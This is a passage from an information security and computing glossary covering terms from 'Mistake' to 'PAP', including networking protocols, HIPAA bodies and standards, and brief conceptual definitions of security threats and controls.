Mistake—An erroneous human action (accidental or intentional) that produces a fault condition.

Mjuice—An online music store that provides secure distribution of MP3s over the Internet. A secure player and a download system allow users to play songs an unlimited number of times, but only on a registered player.

MLP—Multi-link PPP.

MLS—Multi-level secure.

MMP—Multi-chassis Multi-link PPP.

MNWF—Must not work function.

Mobile Base Stations (MBS)—Component of cellular network that provides data link relay functions for a set of radio channels serving a cell.

Mobile site—The use of a mobile/temporary facility to serve as a business resumption location. They usually can be delivered to any site and can house information technology and staff.

Mobile Switching Center (MSC)—The location of the digital access and crossconnect system (DACS) in a cellular telephone network.

Mobile Telephone Switching Office (MTSO)—Controls the entire operation of a cellular system. It is a sophisticated computer that monitors all cellular calls, arranges handoffs and manages billing information.

Mode of Operation—A classification for systems that execute in a similar fashion and share distinctive operational characteristics (e.g., Production, DSS, online, and Interactive).

Model—A representation of a problem or subject area that uses abstraction to express concepts.

Model management—Component of a DSS that consists of the DSS models and the DSS model management system.

Modeling—The activity of drawing a graphical representation of a design.

Modem (Modulator/Demodulator)—Modulator/demodulator. This is a piece of hardware used to connect computers (or certain other network devices) together via a serial cable (usually a telephone line). When data is sent from your computer, the modem takes the digital data and converts it to an analog signal (the modulator portion). When you receive data into your computer via modem, the modem takes the analog signal and converts it to a digital signal that your computer will understand (the demodulator portion).

Modification—A type of security threat that occurs when its content is modified in an unanticipated manner by a non-authorized entity.

Modify or Modification—Under HIPAA, this is a change adopted by the secretary, through regulation, to a standard or an implementation specification. Also see Part II, 45 CFR 160.103.

Modular Treated Conference Room (MTCR)—A second-generation design of the treated conference room (TCR), offering more flexibility in configuration and ease of assembly than the original TCR, designed to provide acoustic and RF emanations protection.

Modularity—Modular packages consist of sets of equipment, people, and software tailorable for a wide range of missions.

MOF—Security management, management of functions in TSF.
Molecules—The smallest particle of a substance that retains all the properties of the substance and is composed of one or more atoms.
Monitoring and surveillance agents (or predictive agents)—Intelligent agents that observe and report on equipment.
Monitoring policy—The rules outlining the way in which information is captured and interpreted.
MOP—Maintenance Operation Protocol.
More stringent—See Part II, 45 CFR 160.202.
Mosaic attack—A watermarking attack that is particularly useful for images that are distributed over the Internet. It relies on a web browsers ability to assemble mutiple images so they appear to be one image. A watermarked image can be broken into pieces but displayed as a single image by the browser. Any program trying to detect the watermark will look at each individual piece, and if they are small enough, will not be able to detect the watermark.
MOU—See Memorandum of Understanding.
Mouse—A hardware device used for moving a display screen cursor.
MP—Multi-link Protocol.
MPEG—Motion Picture Experts Group.
MPR—Multi-protocol PC-based routing.
MR—Medical Review.
MRI—See the Medical Records Institute.
MRRU—Maximum Received Reconstructed Unit (PPP).
MSA—Security management, management of security attributes.
MSAU—Multi-station Access Units (Token Ring).
MSP—Medicare Secondary Payer.
MSU—Vulnerability assessment, misuse.
MTD—Security management, management of TSF data.
M-trax—An encrypted form of MP3 watermarking technology from MCY Music that protects the music industry and artists from copyright infringments.
MTU—Maximum transmission unit.
Multiaccess rights terminal—A terminal that may be used by more than one class of users, for example, users with different access rights to data or files.
Multichannel Multipoint Distribution Services (MMDS)—An FCC name for a service where multiple video channels are broadcast within a limited geographic area. Often called wireless cable.
Multidimensional Analysis (MDA) tools—Slice and dice techniques that allow viewing multidimensional information from different perspectives.
Multifunction printer—Scans, copies, and faxes as well as prints.
Multilevel Mode—INFOSEC mode of operation wherein all the following statements are satisfied concerning the users who have direct or indirect access to the system, its peripherals, remote terminals, or remote hosts: (1) Some users do not have a valid security clearance for all the information processed in the IS; (2) all users have the proper security clearance and appropriate formal access approval for that information to which they have access; and (3) all users have a valid need-to-know only for information for which they have access.
Multi-level secure—A class of systems containing information with different sensitivities that simultaneously permits access by users with different security clearances and needs-to-know, but prevents users from obtaining access to information for which they lack authorization.
Multilevel Security (MLS)—Concept of processing information with different classifications and categories that simultaneously permits access by users with different security clearances, but prevents users from obtaining access to information for which they lack authorization.
Multinational Operations—A collective term to describe military actions conducted by forces of two or more nations usually undertaken within the structure of a coalition or alliance.

Multiple inheritance—The language mechanism that allows the definition of a class to include the attributes and methods defined for more than one superclass.

Multiplexing—To transmit two or more signals over a single channel.

Multiprocessing—A computer operating method in which two or more processors are linked and execute multiple programs simultaneously.

Multiprogramming—A computer operating environment in which several programs can be placed in memory and executed concurrently.

Multi-purpose Internet Mail Extension (MIME)—The standard for multimedia mail contents in the Internet suite of protocols.

Multitasking—Allows the user to work with more than one piece of software at a time.

Municipal area network (MAN)—A network that covers a metropolitan area.

MUSE project—An initiative which contributes to the continuing development of intellectual property standards. The MUSE project focuses on the electronic delivery of media, embedded signaling systems, and encryption technology with the goal of creating a global standard.

Must not work function—Sequences of events or commands that are prohibited because they would result in a system hazard.126,127.

Must work function—Software that if not performed or performed incorrectly, inadvertently, or out of sequence could result in a hazard or allow a hazardous condition to exist. This includes (1) software that directly exercises command and control over potentially hazardous functions or hardware; (2) software that monitors critical hardware components; and (3) software that monitors the system for possible critical conditions or states.

Mutation—The process within a genetic algorithm of randomly trying combinations and evaluating the success or failure of the outcome.

Mutually suspicious—Pertaining to a state that exists between interactive processes (systems or programs), each of which contains sensitive data and is assumed to be designed to extract data from the other and to protect its own data.

MW—Multi-channel interface proccessor.

MWF—Must work function.

NAHDO—See the National Association of Health Data Organizations.

NAIC—See the National Association of Insurance Commissioners.

NAK—Negative acknowledgment. Response sent from a receiving device to a sending device indicating that the information received contained errors. Compare with *acknowledgment.*

NAK Attack—A penetration technique that capitalizes on an operating system's inability to properly handle asynchronous interrupts.

Name Resolution—The process of mapping a name into the corresponding address.

Naming Attributes—Names carried by each instance of an object, such as name, or identification number.

NASMD—See the National Association of State Medicaid Directors.

NAT—Network Address Translation. A means of hiding the IP addresses on an internal network from external view. NAT boxes allow net managers to use any IP addresses they choose on internal networks, thereby helping to ease the IP addressing crunch while hiding machines from attackers.

National Association of Health Data Organizations (NAHDO)—A group that promotes the development and improvement of state and national health information systems.

National Association of Insurance Commissioners (NAIC)—An association of the insurance commissioners of the states and territories.

National Association of State Medicaid Directors (NASMD)—An association of state Medicaid directors. NASMD is affiliated with the American Public Health Human Services Association (APHSA).

National Center for Health Statistics (NCHS)—A federal organization within the CDC that collects, analyzes, and distributes healthcare statistics. The NCHS maintains the ICD-n-CM codes.

National Committee for Quality Assurance (NCQA)—An organization that accredits managed care plans, or Health Maintenance Organizations (HMOs). In the future, the NCQA may play a role in certifying these organizations' compliance with the HIPAA A/S requirements. The NCQA also maintains the Health Employer Data and Information Set (HEDIS).

National Committee on Vital and Health Statistics (NCVHS)—A federal advisory body within HHS that advises the secretary regarding potential changes to the HIPAA standards.

National Computer Security Center (NCSC)—Originally named the DoD Computer Security Center, the NCSC is responsible for encouraging the widespread availability of trusted computer systems throughout the federal government. With the signing of NSDD-145; the NCSC is responsible for encouraging the widespread availability of trusted computer systems throughout the federal government.

National Council for Prescription Drug Programs (NCPDP)—An ANSI-accredited group that maintains a number of standard formats for use by the retail pharmacy industry, some of which are included in the HIPAA mandates. Also see *NCPDP . . . Standard.*

National Drug Code (NDC)— A medical code set that identifies prescription drugs and some over-the-counter products, and that has been selected for use in the HIPAA transactions.

National Employer ID— A system for uniquely identifying all sponsors of healthcare benefits.

National Health Information Infrastructure (NHII)—This is a healthcare-specific lane on the information superhighway, as described in the National Information Infrastructure (NII) initiative. Conceptually, this includes the HIPAA A/S initiatives.

National Information Assurance Partnership (NIAP)—A joint industry/government initiative, lead by NIST and NSA, to establish commercial testing laboratories where industry product providers can have security products tested to verify their performance against vendor claims.

National information infrastructure—The total interconnected national telecommunications network of a country, which is made up of the private lines of major carriers, numerous carriers and interconnection companies, and thousands of local exchanges that connect private telephone lines to the national network and the world.279.

National Patient ID—A system for uniquely identifying all recipients of healthcare services. This is sometimes referred to as the National Individual Identifier (NII), or as the Healthcare ID.

National Payer ID—A system for uniquely identifying all organizations that pay for healthcare services. Also known as Health Plan ID or Plan ID.

National Provider File (NPF)—The database envisioned for use in maintaining a national provider registry.

National Provider ID (NPI)—A system for uniquely identifying all providers of healthcare services, supplies, and equipment.

National Provider Registry—The organization envisioned for assigning National Provider IDs.

National Provider System (NPS)—The administrative system envisioned for supporting a national provider registry.

National Science Foundation (NSF)—Sponsors of the NSFNET.

National Science Foundation Network (NSFNET)—A collection of local, regional, and mid-level networks in the U.S. tied together by a high-speed backbone. NSFNET provides scientists access to a number of supercomputers across the country.

National Security—The national defense or foreign relations of the United States.

National security information—Information that has been determined pursuant to Executive Order 12958 as amended by Executive Order 13292, or any predecessor order, or by the Atomic Energy Act of 1954, as amended, to require protection against unauthorized disclosure and is marked to indicate its classified status. .

National security system—Any information system (including any telecommunications system) used or operated by an organization or by a contractor of the organization, or by other organization on

behalf of the organization: (1) the function, operation, or use of which involves intelligence activities; involves cryptologic activities related to national security; involves command and control of military forces; involves equipment that is an integral part of a weapon or weapons system; or is critical to the direct fulfillment of military or intelligence missions (excluding a system that is to be used for routine administrative and business applications, for example, payroll, finance, logistics, and personnel management applications); or (2) is protected at all times by procedures established for information that have been specifically authorized under criteria established by an executive order or an Act of Congress to be kept classified in the interest of national defense or foreign policy. .

National Standard Format (NSF)—Generically, this applies to any nationally standardized data format, but it is often used in a more limited way to designate the Professional EMC NSF, a 320-byte flat file record format used to submit professional claims.

National strategy—Objectives of the nation for dealing in the arena of international politics, military confrontation, and national defense.

National Uniform Billing Committee (NUBC)—An organization, chaired and hosted by the American Hospital Association, that maintains the UB-92 hardcopy institutional billing form and the data element specifications for both the hardcopy form and the 192-byte UB-92 flat file EMC format. The NUBC has a formal consultative role under HIPAA for all transactions affecting institutional healthcare services.

National Uniform Claim Committee (NUCC)—An organization, chaired and hosted by the American Medical Association, that maintains the HCFA-1500 claim form and a set of data element specifications for professional claims submission via the HCFA-1500 claim form, the Professional EMC NSF, and the X12 837. The NUCC also maintains the Provider Taxonomy Codes and has a formal consultative role under HIPAA for all transactions affecting non-dental non-institutional professional healthcare services.

Natural language—A language that is used in communication with computers and that closely resembles English syntax.

NAUN—Nearest active upstream neighbor.

NBMA—Nonbroadcast multi access.

NBP—Name Binding Protocol (AppleTalk).

NCHICA—See the North Carolina Healthcare Information and Communications Alliance.

NCHS—See the National Center for Health Statistics.

NCP—NetWare Core Protocol.

NCP—Network Control Protocol (PPP).

NCPDP—See the National Council for Prescription Drug Programs.

NCPDP Batch Standard—An NCPDP standard designed for use by low-volume dispensers of pharmaceuticals, such as nursing homes. Use of Version 1.0 of this standard has been mandated under HIPAA.

NCPDP Telecommunication Standard—An NCPDP standard designed for use by high-volume dispensers of pharmaceuticals, such as retail pharmacies. Use of Version 5.1 of this standard has been mandated under HIPAA.

NCQA—See the National Committee for Quality Assurance.

NCSC—National Computer Security Center; part of the U.S. Department of Defense.

NCVHS—See the National Committee on Vital and Health Statistics.

NDC— See National Drug Code.

NDIS—Network Driver Interface Specification.

Need-to-know—A method of isolating information resources based on a user's need to have access to that resource in order to perform their job but no more; for example, a personnel officer needs access to sensitive personnel records and a marketing manager needs access to sensitive marketing information but not vice versa. The terms "need-to-know" and "least privilege"

express the same idea. Need-to-know is generally applied to people, while least privilege is generally applied to processes.

Negative Acknowledgment (NAK)—A response sent by the receiver to indicate that the previous block was unacceptable and the receiver is ready to accept a retransmission.

Negligence—Failure to use such care as a reasonably prudent and careful person would use under similar circumstances; the doing of some act which a person of ordinary prudence would not have done under similar circumstances or failure to do what a person of ordinary prudence would have done under similar circumstances; conduct that falls below the norm for the protection of others against unreasonable risk of harm. It is characterized by inadvertence, thoughtlessness, inattention, recklessness, etc.

NetBIOS—Network Basic I/O System.

Network—An integrated, communicating aggregation of computers and peripherals linked through communications facilities.

Network Access Layer—The layer of the TCP/IP stack that sends the message out through the physical network onto the Internet.

Network Access Points (NAPs)—(1) Nodes providing entry to the highspeed Internet backbone system. (2) Another name for an Internet Exchange Point.

Network Address—The network portion of an IP address. For a class A network, the network address is the first byte of the IP address. For a class B network, the network address is the first two bytes of the IP address. For a class C network, the network address is the first three bytes of the IP address. In the Internet, assigned network addresses are globally unique.

Network Administrator—The person who maintains user accounts, password files, and system software on your campus network.

Network Basic Input Output System (NetBIOS)—The standard interface to networks on IBM PC and compatible system.

Network centric—A holistic view of interconnected information systems and resources that encourages a broader approach to security management than a component-based approach.

Network element—A component of the network structure such as a local exchange, higher-order switch, or service-control processor.

Network File Systems (NFS)—A distributed file system developed by Sun Microsystems which allows a set of computers to cooperatively access each other's files in a transparent manner.

Network hub—A device that connects multiple computers into a network.

Network Information Center (NIC)—Originally, there was only one, located at SRI International and tasked to serve the ARPANET (and later DDN) community. Today, there are many NICs, operated by local, regional, and national networks all over the world. Such centers provided user assistance, document service, training, and much more.

Network layer—The OSI layer that is responsible for routing, switching, and subnetwork access across the entire OSI environment. Think of this layer as a post office that delivers letters based on the address written on an envelope.

Network manager—Provides a package of end-user functions with the responsibility for the management of a network, mainly as supported by the EMs, but it may also involve direct access to the network elements. All communication with the network is based on open and well-standardized interfaces supporting management of multivendor and multi-technology network elements.

Network Operator (NWO)—Operator of a public telecommunications infrastructure that permits the conveyance of signals between defined network termination points by wire, microwave, optical means, or other electromagnetic means.

Network propagation system analysis—a way of determining the speed and method of stego-object (or virus) movement throughout a network.

Network Service Provider (NSP)—Owns and maintains routing computers at NAPs and even the lines that connect the NAPs to each other. For example, MCI and AT&T.

Network sink—A router that drops or misroutes packets, accidentally or on purpose. Intelligent network sinks can cooperate to conceal evidence of packet dropping.

Networking—A method of linking distributed data processing activities through communications facilities.

Networks—Includes communication capability that allows one user or system to connect to another user or system and can be part of a system or a separate system. Examples of networks include local area network or wide area networks, including public networks such as the Internet. .

Neural Network—A type of system developed by artificial intelligence researchers used for processing logic.

Newsgroups—Usually discussions, but not "interactively live." Newsgroups are like posting a message on a bulletin board and checking at various times to see if someone has responded to your posting.

Newspaper Code—a hidden communication technique where small holes are poked just above the letters in a newspaper article that will spell out a secret message. A variant of this technique is to use invisible ink place of holes.

NFS—Network file system.

NHII—See National Health Information Infrastructure.

NIACAP—National Information Assurance Certification and Accreditation Process.

NIAP—Joint industry/government (U.S.) National IA Partnership.

NIAP Common Criteria Evaluation and Validation Scheme—The scheme developed by NIST and NSA as part of the National Information Assurance Partnership (NIAP) establishing an organizational and technical framework to evaluate the trustworthiness of IT products.

NIAP Oversight Body—A governmental organization responsible for carrying out validation and for overseeing the day-to-day operation of the NIAP Common Criteria Evaluation and Validation Scheme.

NIC—Network Interface Card. This is the card that the network cable plugs into in the back of your computer system. The NIC connects your computer to the network. A host must have at least one NIC; however, it can have more than one. Every NIC is assigned a MAC address.

NIDS—Network intrusion detection system.

NII—National information infrastructure of a specific country.

NIPC—U.S. National Infrastructure Protection Center.

NIST—National Institute of Standards and Technology.

NLPID—Network Level Protocol Identifier.

NLS—Network Layer Security Protocol.

NLSP—NetWare Link Service Protocol.

NNI—Network to Network Interface (ATM, Frame Relay).

NOC—In HIPAA, Not Otherwise Classified or Nursing Outcomes Classification.

Node—A point of connection into a network. In multipoint networks, is a unit that is polled. In LANs, it is a device on the ring. In packet switched networks, it is one of the many packet switches that form the network's backbone.

NOI—See *notice of intent.*

Noise—Random electrical signals introduced by circuit components or natural disturbances that tend to degrade the performance of a communications channel.

Nonclinical or Nonmedical Code Sets—See *administrative code sets.*

Noncomputing Security Methods—Noncomputing methods are security safeguards which do not use the hardware, software, and firmware of the IS. Traditional methods include physical security (controlling physical access to computing resources), personnel security, and procedural security.

Nondevelopmental Item (NDI)—Any item that is available in the commercial marketplace; any previously developed item that is in use by a Department or Agency of the United States, a state

or local government, or a foreign government with which the United States has a mutual defense cooperation agreement; any item described above that requires only minor modifications in order to meet the requirements of the procuring Agency; or any item that is currently being produced that does not meet the requirements of definitions above, solely because the item is not yet in use or is not yet available in the commercial marketplace.

Non-discretionary access control—A non-discretionary authorization scheme is one under which only the recognized security authority of the security domain may assign or modify the ACI for the authorization scheme such that the authorizations of principals under the scheme are modified.

Noninterference—The property that actions performed by user or process A of a system have no effect on what user or process B can observe; there is no information flow from A to B.

Non-intrusive monitoring—The use on non-intrusive probes or traces to assemble information and track traffic and identity vulnerabilities.

Nonprocedural language—A programming language with fixed logic, which allows the programmer to specify processing operations without concern for processing logic.

Nonrecord material—Extra and duplicate copies that are only of temporary value, including shorthand notes, used carbon paper, preliminary drafts, and other material of similar nature.

Nonrecurring (ad hoc) decision—One that is made infrequently and may have different criteria for determining the best solution each time.

Non-repudiation—A security service by which evidence is maintained so that the sender and recipient of data cannot deny having participated in the communication. Referred to individually as non-repudiation of origin and non-repudiation of receipt.

Nonstructured decision—A decision for which there may be several right answers and there is no precise way to get a right answer.

Nontransparent Proxy Mode Accelerator—In a Nontransparent Proxy Mode Accelerator, the source addresses of all the packets decrypted by the SSL accelerator have a source address of that SSL accelerator and the client source addresses do not get to the server at all. From the server perspective, the request has come from the SSL accelerator.

Normalization—A process of assuring that a relational database structure can be implemented as a series of two-dimensional relations.

North Carolina Healthcare Information and Communications Alliance (NCHICA)—An organization that promotes the advancement and integration of information technology into the healthcare industry.

NOS—Network operating system.

Notebook computer—A highly portable, battery powered microcomputer with a display screen, carried easily in a briefcase, and used away from a user's workplace.

Notice—A privacy principle that requires reasonable disclosure to a consumer of an entity's personally identifiable information (PII) collection and use practices. This disclosure information is typically conveyed in a privacy notice or privacy policy. Microsoft: http://www.microsoft.com/security/glossary/.

Notice of Intent (NOI)—A document that describes a subject area for which the federal government is considering developing regulations. It may describe the presumably relevant considerations and invite comments from interested parties. These comments can then be used in developing an NPRM or a final regulation.

Notice of Proposed Rulemaking (NPRM)—A document that describes and explains regulations that the federal government proposes to adopt at some future date, and invites interested parties to submit comments related to them. These comments can then be used in developing a final regulation.

Notional Architecture—An alternative architecture composed of current systems, as well as, new procurements proposed for some future date.

NPF—See *National Provider File.*

NPI—See *National Provider ID.*

NPRM—Notice of Proposed Rulemaking--the publication, in the *Federal Register*, of proposed regulations for public comment.
NPRM—See *Notice of Proposed Rulemaking.*
NPS—See *National Provider System.*
NRC—National Research Council--quasi-governmental body that conducted a study on the state of security in health care: *For the Record: Protecting Electronic Health Information* (Washington, DC: National Academy Press, 1997).
NRO—Communication non-repudiation of origin.
NRR—Communication non-repudiation of receipt.
NSF—See *National Standard Format.*
NT-1—Network Termination 1.
NTN—Network Terminal Number (X.25).
NTP—Network Time Protocol.
NTSC/PAL—National Television System Committee: The first color TV broadcast system was implemented in the United States in 1953. This was based on the NTSC (National Television System Committee) standard. NTSC is used by many countries on the American continent as well as many Asian countries, including Japan. NTSC runs on 525 lines/frame. PAL (Phase Alternating Line) standard was introduced in the early 1960s and implemented in most countries except for France. The PAL standard utilizes a wider channel bandwidth than NTSC, which allows for better picture quality. PAL runs on 625 lines/frame.
NUBC—See the *National Uniform Billing Committee.*
NUBC EDI TAG—The NUBC EDI Technical Advisory Group, which coordinates issues affecting both the NUBC and the X12 standards.
NUCC—See the *National Uniform Claim Committee.*
Nucleus—The core of the atom that is made up of neutrons and protons.
Null—A symbol that means nothing that is included within a message designed to confuse unintended recipients.
Null option—The option to take no action.
Numeric test—An input control method to verify that a field of data contains only numeric digits.
NVA—Network vulnerability assessment.
NVE—Network-visible entity.
NVRAM—Nonvolatile random access memory.
Nyquist Theorem—Theorem that dictates that sampling should occur at a rate that is twice the highest frequency being sampled.
OBJ—(1) Protection Profile evaluation, security objectives. (2) Security Target evaluation, security objectives.
Object—An entity that can have many properties (either declarative, procedural, or both) associated with it.
Object—An instance of a class.
Object identity—In the Object-Oriented paradigm, each object has a unique identifier independent of the values of other properties.
Object program—A program that has been translated from a higher-level source code into machine language.
Object Request Broker (ORB)—A software mechanism by which objects make and receive requests and responses.
Object reuse—Reassignment and re-use of a storage medium containing one or more objects after ensuring no residual data remains on the storage medium.
Objective information—Quantifiably describes something that is known.
Object-oriented—Any method, language, or system that supports object identity, classification, and encapsulation and specialization. C++, Smalltalk, Objective-C, and Eiffel are examples of object-oriented implementation languages.

Object-Oriented Analysis (OOA)—The specification of requirements in terms of objects with identity that encapsulate properties and operations, messaging, inheritance, polymorphism, and binding.
Object-oriented approach—Combines information and procedures into a single view.
Object-oriented database—Works with traditional database information and also complex data types such as diagrams, schematic drawings, videos, and sound and text documents.
Object-Oriented Database Management System (OODBMS)—A database that stores, retrieves, and updates objects using transaction control, queries, locking, and versioning.
Object-Oriented Design (OOD)—The development activity that specifies the implementation of a system using the conceptual model defined during the analysis phase.
Object-oriented language—A language that supports objects, method resolution, specialization, encapsulation, polymorphism, and inheritance.
Object-oriented programming language—A programming language used to develop object-oriented systems. The language groups together data and instructions into manipulative objects.
Oblivious scheme—See *Blind Scheme*.
Observe, Orient, Decide, Act (OODA)—See *OODA Loop.*
OC—Optical circuit.
OCR—See the Office for Civil Rights.
ODI—Open datalink interface.
Office automation—The application of computer and related technologies to office procedure.
Office for Civil Rights—The HHS entity responsible for enforcing the HIPAA privacy rules.
Office of Management and Budget (OMB)—A federal government agency that has a major role in reviewing proposed federal regulations.
Official Information—That information or material which is owned by, produced for or by, or under the control of the U.S. government.
Off-line authentication certificate—A particular form of authentication information binding an entity to a cryptographic key, certified by a trusted authority, which may be used for authentication without directly interacting with the authority.
Offsite storage—A storage facility located away from the building, housing the primary information processing facility (IPF), and used for storage of computer media such as offline backup data storage files.
Ohm's law—This law applies to any resistive circuit with one of the values unknown and will allow the discovery of the unknown value.
OIG—Office of the Inspector General.
OLE—Microsoft's Object Linking and Embedding technology designed to let applications share functionality through live data exchange and embedded data. Embedded objects are packaged statically within the source application, called the "client;" linked objects launch the "server" applications when instructed by the client application. Linking is the capability to call a program, embedding places data in a foreign program.
OMB—See the *Office of Management and Budget.*
One-time pad—a system that randomly generates a private key, and is used only once to encrypt a message that is then decrypted by the receiver using a matching one-time pad and key. One-time pads have the advantage that there is theoretically no way to "break the code" by analyzing a succession of messages.
Online Analytical Processing (OLAP)—The manipulation of information to support decision-making.
On-line authentication certificate—A particular form of authentication information, certified by a trusted authority, which may be used for authentication following direct interaction with the authority.
Online processing—Often called interactive processing. An operation in which the user works at a terminal or other device that is directly attached or linked to the computer.
Online service—A proprietary, commercial network that provides a variety of information and other services to its subscribers. Commercial online services typically provide their own content,

forums (e.g. chat rooms, bulletin boards), e-mail capability, and information available only to subscribers. .

Online system—Applications that allow direct interaction of the user with the computer (CPU) via a CRT, thus enabling the user to receive back an immediate response to data entered (i.e., an airline reservation system). Only one root node can be used at the beginning of the hierarchical structure.

Online training—Runs over the Internet or off a CD-ROM.

Online Transaction Processing (OLTP)—The gathering of input information, processing that information, and updating.

Onward transfer—The transfer of personally identifiable information (PII) by the recipient of the original data to a second recipient. For example, the transfer of PII from an entity in Germany to an entity in the United States constitutes onward transfer of that data. .

OODA Loop—The Observe, Orient, Decide, Act (OODA) cycle (or Boyd Cycle) first introduced by Col. John Boyd, USAF. Refers to steps in the decision-making process. .

Open code—A form of hidden communication which uses an unencrypted message. Jargon code is an example of open code.

Open Network Computing (ONC)—A distributed applications architecture promoted and controlled by a consortium led by Sun Microsystems.

Open network/system—A network or systems in which, at the extremes, unknown parties, possibly in a different state or national jurisdictions will exchange/trade data. To do this, will require an overarching framework which will engender trust and certainty. A user of online services might go through a single authentication process with a trusted third party, receive certification of their public key, and then be able to enter into electronic transactions/data exchanges with merchants, governments, banks etc, using the certificate so provided for multiple purposes.

Open system—A system whose architecture permits components developed by independent organizations or vendors to be combined.

Open Systems Interconnection (OSI)—An international standardization program to facilitate communications among computers from different manufactures. .

OpenMG—A copyright protection technology from Sony that allows recording and playback of digital music data on a personal computer and other supported devices but prevents unauthorized distribution.

Operand—The portion of a computer instruction that references the memory address of an item to be processed.

Operating environment—The total environment in which an information system operates. Includes the physical facility and controls, procedural and administrative controls, personnel controls (e.g., clearance level of the least cleared user).

Operating system—A software program that manages the basic operations of a computer system. It calculates how the computer main memory will be apportioned, how and in what order it will handle tasks assigned to it, how it will manage the flow of information into and out of the main processor, how it will get material to the printer for printing and to the screen for viewing, how it will receive information from the keyboard, etc.

Operating system software—System software that controls the application software and manages how the hardware devices work together.

Operation code—The portion of the computer instruction that identifies the specific processing operation to be performed.

Operational controls—The security controls (i.e., safeguards or countermeasures) for an information system that primarily are implemented and executed by people (as opposed to systems). .

Operational database—A database that supports online transaction processing (OLTP).

Operational error—An error that results from the incorrect use of a product, component, or system.

Operational management—Manages and directs the day-to-day operations and implementations of the goals and strategies.

Operational profile—The set of operations that the software can execute along with the probability with which they will occur.

Operational Security (OPSEC)—Process denying information to potential adversaries about capabilities and intentions by identifying, controlling, and protecting unclassified generic activities.

Operational security information—Transient information related to a single operation or set of operations within the context of an operational association, for example, a user session. Operational security information represents the current security context of the operations and may be passed as parameters to the operational primitives or retrieved from the operations environment as defaults.

Operational status—Either it is (a) operational system is currently in operation, (b) under development system is currently under design, development, or implementation, or (c) undergoing a major modification system is currently undergoing a major conversion or transition. .

Operationally object-oriented—The data model includes generic operators to deal with complex objects in their entirety.

Operations security—The implementation of standardized operational security procedures that define the nature and frequency of the interaction between users, systems, and system resources, the purpose of which is to (1) maintain a system in a known secure state at all times, and (2) prevent accidental or intentional theft, destruction, alteration, or sabotage of system resources.

Operator overloading—See *Polymorphism.*

OPSEC—Operations security.

Optical Character Recognition (OCR)—An input method in which handwritten, typewritten, or printed text can be read by photosensitive devices for input to a computer.

Optical disk—A disk that is written to or read from by optical means.

Optical fiber—A form of transmission medium that uses light to encode signals and has the highest transmission rate of any medium.

Optical Mark Recognition (OMR)—Detects the presence of or absence of a mark in a predetermined place (popular for multiple choice exams).

Optical modulation—The process of varying some characteristics of light pulses over a fiber-optic cable in order to pass information from one point to another.

Optical storage—A medium requiring lasers to permanently alter the physical media to create a permanent record. The storage also requires lasers to read stored information from this medium.

Opt-in—An option that gives you complete control over the collection and dissemination of your personal information. A site that provides this option is stating that it will not gather or track information about you unless you knowingly provide such information and consent to the site. .

Opt-out—An option that gives you the choice to prevent personally identifiable information from being used by a particular Web site or shared with third parties. .

Orange Book—Common name used to refer to the DoD Trusted Computing System Evaluation Criteria (TCSEC), DoD 5200.28-STD.

Orange Forces—Forces of the United States operating in an exercise in emulation of the opposing force.

Organizational security policy—Set of laws, rules, and practices that regulates how an organization manages, protects, and distributes sensitive information.

Organized Health Care Arrangement—See Part II, 45 CFR 164.501.

Original classification—An initial determination that information requires protection against unauthorized disclosure in the interest of national security, and a designation of the level of classification.

Original Classifier—An authorized individual in the executive branch who initially determines that particular information requires a specific degree of protection against unauthorized disclosure in the interest of national security and applies the classification designation “Top Secret,” “Secret,” or “Confidential.”.

OSI—Open Systems Interconnection; a seven-layer model from the ISO that defines and standardizes protocols for communicating between systems, networks and devices. .

OSI 7-layer model—The Open System Interconnection 7-layer model is an ISO standard for worldwide communications that defines a framework for implementing protocols in seven layers. Control is passed from one layer to the next, starting at the application layer in one station, and proceeding to the bottom layer, over the channel to the next station and back up the hierarchy.

OSI Reference Model—The seven-layer architecture designed by OSI for open data communications network.

OSPF—Open Shortest Path First.

OUI—Organizationally unique identifier.

Out of band—A LAN term which refers to the capacity to deliver information via modem or other asynchronous connection. Out-of-band signaling refers to signaling that is separated from the channel carrying the information. Signal and control information does not interfere with the data transmission.

Output controls—Techniques and methods for verifying that the results of processing conform to expectations and are communicated only to authorized users.

Output device—A tool used to see, hear, or otherwise accept the results of information-processing requests.

Outsourcing—The delegation of specific work to a third party for a specified length of time, cost, and level of service.

Overlapped processing—The simultaneous execution of input, processing, and output functions by a computer system.

Overlaps—Areas in which too much capability exists. Unnecessary redundancy of coverage in a given area or function.

Overreach interference—Caused by a signal feeding past a repeater (or receive antenna) to the receiving antenna at the next station in the route.

Overseas Security Policy Board (OSPB)—The Overseas Security Policy Board (OSPB) is an interagency group of security professionals from the foreign affairs and intelligence communities who meet regularly to formulate security policy for U.S. missions abroad. The OSPB is chaired by the Director, Diplomatic Security Service.

Overwriting—The obliteration of recorded data by recording different data on the same surface.

P2P—Peer-to-peer infrastructure**.** Often referred to simply as *peer-to-peer*, or abbreviated *P2P*, a type of network in which each workstation has equivalent capabilities and responsibilities. This differs from client/server architectures, in which some computers are dedicated to serving the others. Peer-to-peer networks are generally simpler, but they usually do not offer the same performance under heavy loads.

P3P (Platform for Privacy Preferences Project)—An open privacy specification developed and administered by the World Wide Web Consortium (W3C) that, when implemented, enables people to make informed decisions about how they want to share personal information with Web sites. /.

PABX—Private Automatic Branch Exchange. Telephone switch for use inside a corporation. PABX is the preferred term in Europe, while PBX is used in the United States.

Packet—Logical grouping of information that includes a header containing control information and (usually) user data. Packets are most often used to refer to network layer units of data. The terms "datagram," "frame," "message," and "segment" are also used to describe logical information groupings at various layers of the OSI Reference Model and in various technology circles.

Packet filtering—Controlling access to a network analyzing the attributes of the incoming and outgoing packets and either letting them pass, or denying them based on a list of rules.

Packet Internet Grouper (PING)—A program used to test reachability of destinations by sending them an ICMP echo request and waiting for a reply. The term is used as a verb: "Ping host X to see if it is up.".

Packet Switch—WAN device that routes packets along the most efficient path and allows a communications channel to be shared by multiple connections. Formerly called an Interface Message Processor (IMP).

Packet Switching—A switching procedure that breaks up messages into fixed-length units (called packets) at the message source. These units may travel along different routes before reaching their intended destination.

PAD—Packet assembler/disassembler.

Padding—A technique used to fill a field, record, or block with default information (e.g., blanks or zeros).

PAG—See Policy Advisory Group.

Page—A basic unit of storage in main memory.

Page fault—A program interruption that occurs when a page that is referred to is not in main memory and must be read from external storage.

Paging—A method of dividing a program into parts called pages and introducing a given page into memory as the processing on the page is required for program execution.

Palm—A type of PDA that runs on the Palm Operating System (Palm OS).

Palm Operating System—The operating system for Palm and Handspring PDAs.

PAP (1)—Password Authentication Protocol.

PAP (2)—Printer Access Protocol (AppleTalk).

